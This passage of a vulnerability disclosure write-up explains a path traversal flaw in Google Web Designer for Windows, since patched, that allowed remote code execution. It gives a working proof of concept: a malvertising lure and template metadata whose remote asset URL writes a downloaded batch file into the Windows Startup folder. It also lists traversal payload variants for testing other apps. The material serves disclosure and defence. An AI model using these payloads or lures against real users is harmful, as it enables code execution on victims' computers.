Line by line: the URL points at a harmless-looking text file on the attacker's server. The fragment starts with #/ and then five ..\ pairs, each meaning "go up one folder", followed by the file name evil_payload.exe. The app saves the file locally as %HOMEPATH%\Documents\Google Web Designer\templates\<template_directory>\assets\..\..\..\..\..\evil_payload.exe. Each ..\ cancels one folder level, so the final location resolves to %HOMEPATH%\evil_payload.exe, far outside the template folder.
With path traversal giving arbitrary file writes on the local machine, building a proof of concept for remote code execution on Windows became trivial.
On macOS and Linux the researcher could not use this file-naming behaviour for remote assets, because those systems strictly expect forward slashes / as path separators. Combined with how Google Web Designer handles URL-encoded characters in URLs, path traversal was not possible there.
Exploitation: the attack step by step
Step 1: Lure the victim into downloading the template
Victims are tricked into downloading a malicious ad template ZIP package, for example through malvertising: adverts placed on search results for keywords such as "premium ad template", pointing at the attacker's file instead of a real product. A ZIP file is a single file that packs a folder and its contents together, which is how templates are normally shared.
Step 2: Extract the package to the default template folder
Victims unzip the package into the app's default custom template folder, %HOMEPATH%\Documents\Google Web Designer\templates\. This is the app's default custom template directory.
Step 3: Open the template in the app
Victims open Google Web Designer and choose the "Use a template" feature, either to create a new advert from the malicious template or to edit the template itself. Either action triggers the download of the remote assets, which is when the payload is planted.
Step 4: Prepare the payload
To keep the demonstration minimal, the payload (the code the attacker wants to run) was simply a batch file: a plain text file of Windows commands, saved with the .bat extension, that Windows runs line by line when opened. Its content was:
whoami
pause
Line by line: whoami is a Windows command that prints the name of the user account currently running the commands, which proves the code really executed as the victim. pause makes the command window wait until a key is pressed, so the window stays open and the result is visible instead of flashing past. When run on Windows, this opens cmd.exe (the Windows command prompt) in a window and keeps it open until a key is pressed.
The batch file was hosted on a web server. To avoid CORS restrictions, the server's response included the header Access-Control-Allow-Origin: *. CORS (Cross-Origin Resource Sharing) is a browser rule that stops a web page from freely reading data from a different website unless that website explicitly allows it. The header above is the website saying "any origin may read my responses"; the * means "anyone". The server's response included the header to avoid CORS restrictions.
Step 5: Edit the template metadata
Opening evil_template.html in a text editor, the researcher took the default metadata that Google Web Designer had written, which contained an empty list for remoteAssets:
<script id="gwd-template-data" type="application/json">
  {
    "label": "My template",
    "adData": {
      "platforms": [],
      "networks": [],
      "features": [],
      "verticals": [],
      "adTypes": [5],
      "components": []
    },
    ...
    "remoteAssets": [],
    ...
  }
</script>
Line by line: <script ...> and </script> mark a block of code inside the HTML page. id="gwd-template-data" gives the block a name the app can find it by. type="application/json" tells the app the block contains JSON settings rather than JavaScript. Inside the curly braces, "label" is the template's display name. "adData" groups settings about the advert: platforms, networks, features, verticals and components are empty lists, and adTypes contains the number 5, which is the app's code for the Banner type. The ... marks settings left out for brevity. "remoteAssets": [] is an empty list: no remote files yet.
The payload reference was then added to remoteAssets. Since the saved file name will be something else anyway, it can be disguised as a picture:
...
"remoteAssets": [
  "https://balintmagyar.com/cute_kitty.jpg"
],
...
Line by line: the list now contains one URL, pointing at a file named cute_kitty.jpg on the researcher's own website. To anyone glancing at the template, it looks like an innocent image. The app will download whatever that URL actually returns.
To get the payload executed, Google Web Designer needed to copy the file into %HOMEPATH%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\. That is the per-user Startup folder: Windows runs every file in it automatically when that user logs in. Assuming the victim unzipped the template into the default folder the app expects, %HOMEPATH%\Documents\Google Web Designer\templates\, the following relative path reaches from there to the Startup folder: ..\..\..\..\..\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\. Each ..\ climbs one level: out of the template folder, out of templates, out of Google Web Designer, out of Documents, out of the user's home folder, and then down into AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\.
All together:
...
"remoteAssets": [
  "https://balintmagyar.com/cute_kitty.jpg#/..\\..\\..\\..\\..\\AppData\\Roaming\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\payload.bat"
],
...
Line by line: the URL still looks like a picture on the researcher's site. The fragment after #/ is the destination path: five ..\ pairs to climb out of the template folder, then the folders leading to the Startup folder, then the file name payload.bat. The app downloads the batch file from the URL and writes it into the Startup folder under the name payload.bat.
Step 6: Package the template
Finally, a ZIP file was created from the malicious template folder. The folder itself was included, because victims are expected to keep this structure inside %HOMEPATH%\Documents\Google Web Designer\templates\:
evil_template/
└─ evil_template.html
Line by line: the ZIP contains a folder called evil_template, and inside it the single edited HTML file. Keeping the folder means that after unzipping, the template sits exactly where the app looks for it.
Step 7: Payload execution
When the victim opens the template, Google Web Designer plants the malicious payload in the %HOMEPATH%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\ folder. The malicious code runs the next time the victim logs into Windows with the same user account.
Root cause: the one mistake underneath it all
The mistake is in how the app works out the local file name for a remote asset. It takes the part of the whole URL after the last forward slash, without accounting for URL fragments or query strings. That makes the destination name fully controlled by the attacker and independent of the real path. Because the resulting name is then used as a relative path, the ..\ sequence walks out of the template's assets/ folder. And because there is no host restriction on remoteAssets URLs, the attacker also controls the content that ends up in the written file.
Impact: what an attacker could do
Using the flaw, an attacker could run code on victims' computers by tricking users of the Windows version of the app into downloading a malicious ad template package, then getting them to edit the template or create a new document based on it. The exploit relies on the flawed URL parsing when the app references external resources listed in a template's metadata. In the demonstration, the malicious code ran with the same permissions as the user running Google Web Designer. In practice that would usually be an ordinary, unprivileged account, though the report notes that privilege escalation is not unrealistic.
Fix
Google fixed the issue in version 16.3.0.0407, released around 19 April 2025. The report does not describe the code change itself.
Variants to test
These are ideas for checking whether similar apps share the same weakness. They are written for someone testing their own software or software they are authorised to test.
- Fragment-based file name override on other desktop apps that fetch template or project assets. Put a URL whose last path segment is harmless but whose fragment carries a different name, for example
https://host/nice_image.jpg#/evil_payload.exe, into any metadata field that lists remote resources. A positive result is a file written under the fragment-derived name rather thannice_image.jpg. - Query-string-based file name override. Try
https://host/nice_image.jpg?x=/evil_payload.exein the same fields. A positive result is a saved file whose name comes from the query string. - Traversal through the derived name on Windows. Use
..\sequences after the last forward slash, as inhttps://host/any_filename.txt#/..\\..\\..\\evil_payload.exe, and check whether a file appears outside the intended assets folder, for example in%HOMEPATH%. - Unrestricted hosts in remote asset lists. Point a
remoteAssets-style field at a host you control and watch for an outbound request. A positive result is the app fetching from an arbitrary host with no allowlist. - Startup-folder write as the execution primitive. Combine traversal with a path into
%HOMEPATH%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\and confirm the file runs at the next logon. - Platform comparison. Repeat the traversal attempts on macOS and Linux builds. A positive result there would show the separator handling differs from what was observed on Windows, where the technique worked.
Glossary
- Batch file: a plain text file of Windows commands, saved with the
.batextension, that Windows runs line by line when opened. - Bug bounty: a payment offered by a company to people who report security problems in its products responsibly.
- Client-side remote code execution: an attack in which code from a remote attacker ends up running on the victim's own computer, triggered by something the victim does locally.
- CORS (Cross-Origin Resource Sharing): a browser rule that stops a web page from freely reading data from a different website unless that website explicitly allows it.
- CSS: the language that describes how a web page looks: colours, sizes, positions.
- CVE: a public catalogue number for a known security flaw, so people can refer to it unambiguously.
- Fragment: the part of a URL after
#; normally treated as a note for the page and not sent to the server. - Host: the server part of a URL, such as
example.com. - HTML: the language web pages are written in.
- HTML5 ad: an advert built with web page technology, usually shown through Google Ads.
- JavaScript: a programming language that runs inside web pages and many apps to make them interactive.
- JSON: a simple text format for storing settings as labelled values.
- Malvertising: using adverts, often on search results, to point victims at malicious files or sites.
- Metadata: data about data; here, the settings inside a template file that describe the template.
- Path traversal: using
..sequences in a file path to climb out of the intended folder and reach other files or folders. - Payload: the code an attacker wants to run on the victim's machine.
- Proof of concept: a demonstration that an attack really works.
- Query string: the part of a URL after
?, carrying extra parameters. - Startup folder: a per-user Windows folder whose contents run automatically when that user logs in.
- Template: a ready-made starting point for a document, here a folder of files the app can open.
- URL: a web address, made up of a host, a path, and optionally a query string and a fragment.
- Vulnerability Reward Program: Google's bug bounty programme.
- ZIP file: a single file that packs a folder and its contents together.



